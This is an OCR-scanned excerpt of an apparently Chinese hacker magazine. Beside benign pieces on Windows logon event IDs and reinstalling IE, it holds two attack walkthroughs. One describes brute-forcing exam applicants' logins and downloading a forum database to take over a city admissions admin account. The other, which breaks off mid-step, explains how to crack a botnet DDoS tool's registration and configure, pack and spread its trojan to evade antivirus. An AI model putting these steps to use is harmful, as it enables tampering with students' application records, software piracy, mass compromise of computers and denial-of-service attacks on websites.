考证号了。至于身份证吗，是由6位固定数字+出生年月日+4位数字（最后一位也可能是X）组成的。前面那6位我们是知道的，而出生年月日吗，我们完全可以叫对方写同学录套出来，最后4位我们就可以通过软件来批量测试了（我试过密码错误N次都是可以登录的），最麻烦的要数验证码了，目前对这个我还只能用手去输，但听说还有技术是可以识别验证码的，如果是真的，那就简单很多了。

想想，高考志愿填报是何等大事，如果真有人搞破坏那后果不就……当然，如果一开始就改了别人的密码别人只要带相关材料到市招生办就可以帮你改密码了，大不了麻烦点，那填了志愿后去改别人密码然后改掉他的志愿呢？他一定会在要求打印确认时大吃一惊，但这时要改志愿可不是那么简单的了，因为按规定经打印后的志愿是禁止修改的了。那么怎么在别人填了志愿后去改他的密码呢？要知道那时密码可是他本人改过的了啊！


呵呵，我们前面不是说过密码忘了可以带相关材料到市招生办改吗？市招生办是怎么改的呢？我记得演练是在志愿填报登录页面下方有一个管理链接，现在虽然不见了，但直接输入URL还是可以访问的哦（图3）！那么我们怎么得到管理员的用户名和密码呢？呵呵，其实我们可以假装忘记密码去招生办就他改，这样我们就可以得到他用的用户名了（是看显示屏上，我可没那本事能记住他在键盘上打的是什么），下面就剩密码了。我来到了本市招生办的网站上逛了一下，发现系统和主页都没什么漏洞，还有一个是动网7.1的论坛。好象没办法了啊！别急，我试着访问了http://www.xxx.com/bbs/data/dvbbd7.mdb竟出现下载提示（图4），狂晕！在dv_log中我找到了admin的密码，试着用这个密码和我偷看到的用户名登录，居然成功了！！现在我已经可以管理全市的考生档案了啊！汗！不敢乱动，免得被抓，赶快退出闪人了！




1



3



2



4

夜航船 夜航船 夜航船 夜航船 夜航船

本期夜航船将会继续以windows NT/2K/XP/2K3日志相关的文章为翻译主线，以便为大家对日志的查询和分析提供参考，本期将描述事件ID为528和538的两个日志内容描述的部分节选。

Event ID：528
Source：Security
Type：Success Audit

事件ID：528
来源：安全（日志）
类型：审核成功

When you turn on the Audit Logon Events feature to track logon and logoff events，you may receive logon event messages（Event 528 Type 2）in the security log．However，you may not receive user logoff event messages（Event 538 Type 2）in the security log．For more information，see Q318253 and Q287537．

当打开了登录审核事件并跟踪登录和注销事件后，你就可能在安全日志中看到登录日志信息（事件528类型2）。但是，却可能无法在安全日志中查询到注销的事件信息（事件538类型2）。关于这一问题的描述和更多信息，可以查看（微软KB库中的）Q318253和Q287537。

夜航船 夜航船

Event ID：538
Source：Security
Type：Success Audit

事件ID：538
来源：安全（日志）
类型：审核成功

This event indicates a user logged off．The corresponding logon event（528）can be found by comparing the <logon id> field．

A logon id identifies a logon session．A logon ID is valid until the user logs off．A logon ID is unique while the computer is running；no other logon session will have the same logon ID．

该事件用以描述某一用户注销（成功这一动作）。其对应的登录事件（528）可以通过比较 <logon id>区域找到。

一个登录ID用来识别一个登录会话。某一登录ID会在该用户注销前一直有效。在操作系统运行的过程中，某一登录ID始终是唯一的，没有任何一个其他的会话会占用这一登录ID。

A logon id has the following format（0x0，0x4C37A2）and it is unique for each logon/logoff process．

Events that generate a logoff and their corresponding logon type：
- Interactive logoff will generate logon type 2
- Network logoff will generate logon type 3
- Net use disconnection will generate logon type 3
- Autodisconnect will generate logon type 3

一个登录ID的格式类似(0x0，0x4C37A2)，而且某个登录ID在登录到注销这一过程中是唯一的。

事件（类型）将根据注销和其对应的登录生成（不同类型的事件日志）：
- 交互式的注销将生成登录类型2
- 网络注销将生成登录类型3
- 网络连接断开将生成登录类型3
- （网络）自动断开（或自动注销）将生成登录类型3

如何重新安装IE

IE不能正常使用，在重装时却提示“发现系统中有该版本的IE”而拒绝安装，而在“添加或删除程序”中又没有卸载选项。“重装”是解决IE故障的“终极大法”，也是初级用户的法宝。

①对IE 5.0的重装可按以下步骤进行：

第一步：打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer]，单击其下的Version Vector键。

第二步：在右侧窗格中双击IE子键，将原来的“5.0002”改为“4.0”，单击“确定”后退出“注册表编辑器”。

第三步：重启后，就可以重装IE 5.0了。

②IE 6.0的重装有两种方法：

方法1：打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{89820200-ECBD-11cf-8B85-00AA005B4383}]，将IsInstalled的DWORD值改为0就可以了。

方法2：放入Windows XP安装盘，在“开始→运行”窗口键入“rundll32.exe setupapi，InstallHinfSection DefaultInstall 132 %windir%\Inf\ie.inf”。

今天是7月的第一天，是什么日子想必不用我向大家解释了。其实长久以来我一直在想，这么伟大的日子为什么不放假呢？真是的……看来，它真正的伟大之处还是没有得到足够的认识啊！

还有几天广大的学生们就要迎来暑假了。啊，暑假！！！多么让人怀念啊！回想起以前暑假的傍晚，那个在球场上尽情挥洒汗水的自己，那个享受着运动带来快感的自己，再看看眼前这个坐在电脑前越来越臃肿的自己……一种悲伤油然而生，仿佛青春活力已经离我远去了……

前言：从2004年10月起，北京一家音乐网站连续3个月遭到一个控制超过6万台电脑的“僵尸网络”的“拒绝服务”攻击，造成经济损失达700余万元。日前，经公安部、省公安厅和唐山警方的努力，将隐藏在唐山的神秘黑客徐某抓获。

菜鸟控尸横行网络

Xboy@T.I.T

本文要介绍的“网络僵尸”，又称“波特网”，是英语单词“BOTNET”的翻译语，国际上通常将集中控制的、数量庞大的受害电脑群称为“BOTNET”。大多数个人电脑因缺乏防护措施，很容易在聊天或者浏览网页时被黑客植入“木马”程序，进而被黑客控制，并被利用向某个网站发起“拒绝服务”攻击。

“拒绝服务”攻击也称DoS攻击，攻击者通常在控制相当数量的联网电脑后，同时访问某一个网站或者发出恶意的数据包。当网站服务器的带宽被耗尽，或是服务器的处理器忙于处理恶意数据包时，普通客户将无法访问网站。

“网络僵尸Ver1.3”是一个强大的DDoS工具，而且使用简单，功能强劲。它可以使被控制的僵尸机器同时对某个WEB页面进行压力测试。50只网络僵尸即可瘫痪普通网站；200-2000只可瘫痪不同抗攻击强度的防火墙；2000-5000台即可瘫痪硬件防火墙。所以本文只做技术探讨，造成的后果与作者及本刊无关。

打开软件发现需要注册，自己搞了一会儿，没注册成功。于是只好找秦妮帮忙破解。秦妮的方法是：

注册码＝机器码MD5值的前24位+e93028bdc1aacdfb3687181f

于是我又向她要了一个MD5密码转换工具。好，我们先来破解它。打开程序来到注册界面，如图1所示：

从图1中可以看到机器码是FNE1WJB，再打开MD5计算工具，输入机器码获得转换后的MD5值，如图2所示。




图1




图2

可以看到转换后的MD5值是：77d1875747878db1fc400ec6f4ff696e，我们取它的前24位再加上e93028bdc1aacdfb3687181f就是真正的注册码了：77d1875747878db1fc400ec6e93028bdc1aacdfb3687181f。注册成功后进入主界面，如图3所示：




图3

试用版可以使用50台，注册用户不受限制。“僵尸不受限，网络要瘫痪！~”好恐怖哦！嘿嘿~！接下来建立我们的僵尸王朝。

第一步：设置监听端口

连接主机超时保持默认就可以了，如果你是拨号上网可以把它设置大一点。自动上线端口就是僵尸反弹回来的端口，自己随便设置，不过要和后面的设置保持一致。如图4所示：




图4

第二步：自动上线设置

这一步需要你拥有一个FTP空间，这个网上有很多，可以自己申请。如果你没有FTP空间也不要担心，只要网上有一个可以访问到的IP文件就可以。文件的内容如：http://jiaozhu10.200.33.159:1017end

格式就是：http://jiaozhu你的公网IP：监听端口end

我们可以用webshell在某个网站里写一个这样的文件，如图5所示：




图5

在“IP文件内容”框中填写自己的“公网IP：监听端口”，填写好之后点击“更新IP到FTP空间”按钮；然后查看“HTTP访问地址”看看是不是可以访问到我们的IP文件。如图6所示：




图6

第三步：配置木马

在“自动上线地址”框中填入写有“IP文件内容”的网页地址，设置运行进程保持默认即可。设置好就生成服务端，如图7所示：

你还可以给生成的服务端加壳，以躲避杀毒软件的查杀。

第四步：传播木马

这个就不用多说了，可以通过以下几

